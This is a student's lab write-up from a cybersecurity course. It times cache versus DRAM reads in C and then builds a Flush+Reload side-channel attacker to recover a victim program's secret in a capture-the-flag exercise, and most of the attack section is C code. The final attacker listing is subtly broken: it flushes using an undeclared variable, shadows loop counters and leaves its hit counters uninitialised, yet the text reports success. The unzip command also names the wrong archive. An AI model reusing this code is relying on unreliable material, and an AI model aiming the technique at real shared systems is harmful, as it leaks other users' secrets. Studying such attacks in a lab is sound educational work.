Session 04: Microarchitecture security
Side channel attack: A security exploit that extracts sensitive data by observing unintended physical or environmental indicators from a device; examples include acoustic side channel, timing, etc.
Assignment(s)
Measure how long it takes the processor to read data from different levels of the memory hierarchy (the cache vs. main memory / DRAM).
Solve a CTF (capture-the-flag) puzzle using a cache-based side channel attack called Flush+Reload.
Setting up the Environment
After connecting to the virtual machine, I installed the following:
GNU Compiler Collection, shortened to GCC, is a free and open-source system of compilers used to translate programs like C into machine code that computers can execute. For these exercises, GCC will allow me to validate the changes I make to the source code. ヾ(•̀ ヮ <)و
I also downloaded and extracted the packages for part 1 and part 2, provided on the Homework page using wget and unzip. wget directly pulls files off the internet into the terminal:
wget https://class.academany.org/futures/cybersecurity/2026/curriculum/lectures/Part1-Timing.zip https://class.academany.org/futures/cybersecurity/2026/curriculum/lectures/Part2-FlushReload.zip

unzip Part1-Timing.zip
unzip Part2-Timing.zip
Timing the Cache vs. Main Memory
When the processor needs a piece of data, it first checks the cache. If the data is there (a cache hit), the read is fast. If it is not (a cache miss), the processor has to go all the way out to main memory (DRAM), which takes much longer.
I began by opening Part1-Timing/main.c in VS code:
#include <stdbool.h>

#include "utility.h"

#define LINE_SIZE 64

int main (int ac, char **av) {

    // Two arrays to store our latency measurements.
    // (Initialized to 0.)
    uint64_t l1_latency[SAMPLES]   = {0};
    uint64_t dram_latency[SAMPLES] = {0};

    // A temporary variable we can use to load addresses.
    uint8_t tmp;

    // Allocate a small buffer (one cache line) to measure against.
    // The "volatile" keyword tells the compiler NOT to keep this in a
    // register -- every access should really go to memory / the cache.
    volatile uint8_t *target_buffer = (uint8_t *)malloc(LINE_SIZE);

    if (NULL == target_buffer) {
        perror("Unable to malloc");
        return EXIT_FAILURE;
    }

    // ======
    // Cache (L1) latency  --  WORKED EXAMPLE
    // ======
    // The data is in the cache, so each timed read should be FAST.
    for (int i = 0; i < SAMPLES; i++) {
        // Step 1: bring the target line into the cache by accessing it.
        tmp = target_buffer[0];

        // Step 2: measure how long it takes to read it again.
        l1_latency[i] = measure_one_block_access_time((uint64_t)target_buffer);
    }

    // ======
    // [TODO] DRAM latency
    // ======
    // Fill in this loop, following the L1 example above.
    // The data must NOT be in the cache, so each timed read is SLOW.
    // Hint: use clflush() to push the line out to DRAM *before* you time it.
    for (int i = 0; i < SAMPLES; i++) {
        // Step 1: TODO -- flush the target line out of the cache.

        // Step 2: TODO -- measure how long it takes to read it.
        //         Store the result in dram_latency[i].
    }

    // Measure first, print later: now that all measurements are done,
    // print the results.
    print_results_plaintext(l1_latency, dram_latency);

    free((uint8_t *)target_buffer);
    return 0;
}
Step 1: TODO – flush the target line out of the cache. To flush the target line out of the cache, I knew I needed to use the clflush(addr) function and specifically point it to the target memory address; thus, I first inserted clflush((void *)target_buffer), which would flush the given address out of the cache, all the way back to DRAM. void * is a generic pointer, meaning that it can point to any data type in memory.
Step 2: TODO – measure how long it takes to read it. Store the result in dram_latency[i]. To measure how long it takes to read it, I referenced the Cache (L1) Latency code above, simply adjusting the assigned variable to dram_latency[i]: dram_latency[i] = measure_one_block_access_time((uint64_t)target_buffer). uint64_t is a fixed-width unsigned integer data type that is guaranteed to be exactly 64 bits wide.
Due to the preliminary flush, the time it takes to read/retrieve the target line will be longer, as the CPU needs to fetch it from the main memory or DRAM, rather than the quick-access cache. Here is my final DRAM latency loop:
 for (int i = 0; i < SAMPLES; i++) {
        // Step 1: TODO -- flush the target line out of the cache.
        clflush((void *)target_buffer);

        // Step 2: TODO -- measure how long it takes to read it.
        //         Store the result in dram_latency[i].
        dram_latency[i] = measure_one_block_access_time((uint64_t)target_buffer);
    }
To edit, compile, and run this code, I first navigated to the Part1-Timing directory:
main.c:
and made all of the aforementioned changes. I then compiled using MakeFile:
To run main.c, I simply ran
Here’s what came out:

Discussion Question 1-1: Run your program and report the typical cache (L1) latency and the typical DRAM latency that you measured. How big is the difference? Per the homework’s ‘expected outcome’ summary, the difference in latency between Cache (L1) and DRAM is quite dramatic. The median cache latency was 51 CPU cycles, whereas the median DRAM latency was 243 CPU cycles. This is a difference of 192 CPU cycles, meaning that the DRAM latency was nearly 5 times as big as the cache latency. At the max, the DRAM latency was as big as 439 CPU cycles.
Discussion Question 1-2: Based on your numbers, pick a single threshold value (in cycles) that you could use to decide, given one timing > measurement, whether the data was in the cache or in DRAM. You will use this threshold in Part 2. Based on my numbers, I would say that a decent threshold value would be 150 cycles.
Capture the Flag with Flush+Reload
Using this timing difference, an attacker can extract a secret value from a victim program without the victim ever telling you what it is — just by watching which memory it touches.
First, I opened the util.c file to see what variables were already defined. Since I do not have extensive experience with C, I analyzed these lines with the help of Claude. Here’s what I gathered:
ADDR_PTR is a name for uint64_t (a 64-bit unsigned integer), and CYCLES represents uint32_t (32-bit unsigned). The constants SEC_RANGE 1024 and ALIGN 128 represent a configuration number–a “secret range” that communicates the amount of distinct secret values the covert channel can send (1024 = 10 bits’ worth of possibilities)–and an alignment in bytes, respectively. Buffers get aligned to a 128-byte boundary (two 64-byte cache lines) so that each measured access lands predictably in the cache and neighboring data doesn’t accidentally get pulled in.
Then, I opened up the source code:
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>

#include "util.h"


int main() {
    int flag = -1;

    // buf is shared between the attacker and the victim
    char *buf = allocate_shared_buffer();

    // [2.1] TODO: Put your capture-the-flag code here

    CYCLES cycles[SEC_RANGE] = {0};

    for (int i = 0; i < SEC_RANGE; i++) {
    clflush((ADDR_PTR)(buf + i * ALIGN));

    }

    for (int i = 0; i < 5; i++) {
        }


    for (int i = 0; i < SEC_RANGE; i++) {
    cycles[i] = measure_one_block_access_time((ADDR_PTR)buf + i * ALIGN);
    }


    for (int i = 0; i < SEC_RANGE; i++) {
        if (cycles[i] < 150) {
            flag = i;


        }

    }

    printf("Flag: %d\n", flag);

    deallocate_shared_buffer(buf);
    return 0;
}
The capture-the-flag assignment consists of three tasks: 1] flush, using clflush to evict every candidate location of buf from the cache, 2] wait to give the victim a chance to do its flag-dependent read (WITHOUT using sleep()), and 3] reload and read each candidate location and time it with measure_one_block_access_time, noting which one falls within the threshold.
Step 1: Flush
To flush, I created a for loop that iterates from i=0 to i=SEC_RANGE, and contains the clflush() function. The buf + i * ALIGN computes the specific memory address for that candidate.
- The
buf + i * ALIGNcomputes the specific memory address for that candidate.
Step 2: Wait
The homework page recommends not using the conventional sleep() function, as that is a system call that will trash the cache, so I opted for a for loop with an arbitrary “wait” value that was defined at the top (100):
volatileprevents the compiler from optimizing away the loop entirely when no internal changes are detected.
Step 3: Reload
Reloading entails reading that same (flushed) data and timing how long it takes. My first instinct with this part of the task was to linearly iterate through each of the candidates, using the measure_one_block_access_time() function to extract their respective times, but it seems that this method actually isn’t recommended! According to the homework page, modern processors, if they notice you reading memory in a predictable pattern (i.e., linearly), they will prefetch the next addresses into the cache before you ask for them. This messes up the timing method, as everything inherently appears “fast.”
Thus, I used a randomizer to guess the candidate location:
int guess = rand() % SEC_RANGE;
CYCLES t = measure_one_block_access_time((ADDR_PTR) (buf + guess * ALIGN));
cycles[guess] += t;
- The
cycles[]variable is an array defined at the top of the code intended to store the individual times.
This is where I got stuck. I initially wanted to iterate through cycles[] and use the single timing to gauge whether the time is indicative of data being read from cache vs. DRAM, but this doesn’t account for any noise. There needs to be sense of reliability and repeatability incoporated into the code. I looked at some of my classmates’ documentation–particularly Philippe Libioulle–to get a sense of their approach, and it seemed like they were calculating the average times for each line/candidate and picking the lowest average. While this was a clever approach, I wanted to try something different. With a bit of assistance from Claude (brainstorming + advice on implementation), I modified my code to simply tally up all of the “flags” or candidates that fit the threshold, before picking the highest value. At the top of my code, I defined a new array:
and removed all instances of cycles[] (the intention here is that, instead of counting ALL of the cycles, I will naturally filter out the ones that are greater than the threshold). Then, under the measure_one_block_access_time() function, I added
- If the measured time is below the threshold,
hits[]increments the counter at indexguess.
Outside of the main loop, I differentiated between the top candidates, picking the ‘flag’.
 int flag = -1, best = 0;
    for (int x = 0; x < SEC_RANGE; x++) {
        if (hits[x] > best)
        { best = hits[x]; flag = x; }
    }
- The
bestvariable indicates the highest amount of “hits” seen so far and updates iteratively.
The last thing I noted from Philippe’s code was that he defined and used this REPEATS constant in an encompassing for loop, which dictated the number of sampling rounds–or in other words, how many times the attacker runs through the flush+reload. In his code, he defined this value to be 100,000, which I felt to be intuitive, so I included it as well:
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include "util.h"

#define REPEATS   100000
#define WAIT      100
#define THRESHOLD 150

int main() {
    char *buf = allocate_shared_buffer();
    int hits[SEC_RANGE];        // how often each line was fast

    for (int i = 0; i < REPEATS; i++) {
        // Flush every line
        for (int i = 0; i < SEC_RANGE; i++)
            clflush((ADDR_PTR)(buf + x * ALIGN));

        // Let the victim run
        for (volatile int i = 0; i < WAIT; i++);

        // Probe one random line (defeats the prefetcher)
        int guess = rand() % SEC_RANGE;
        CYCLES t = measure_one_block_access_time((ADDR_PTR)(buf + guess * ALIGN));

        // Count it only if it came back fast
        if (t < THRESHOLD)
            hits[guess]++;
    }

    // The flag is simply the line that was fast most often
    int flag = -1, best = 0;
    for (int x = 0; x < SEC_RANGE; x++)
        if (hits[x] > best) { best = hits[x]; flag = x; }

    printf("Flag: %d\n", flag);
    deallocate_shared_buffer(buf);
    return 0;
}
In my VM terminal, I added these changes to the attacker.c file and ran make to compile, similar to before. To test, I needed to also generate the shared buffer file:
shared_file by running
Opening two VM terminals, I ran ./victim in one, before shortly running ./attacker in the other. Here are my results:


Seeing as the attacker.c code ended up spitting out the same flag as victim, it’s safe to say that it worked! Phew! ε-(´・`) フ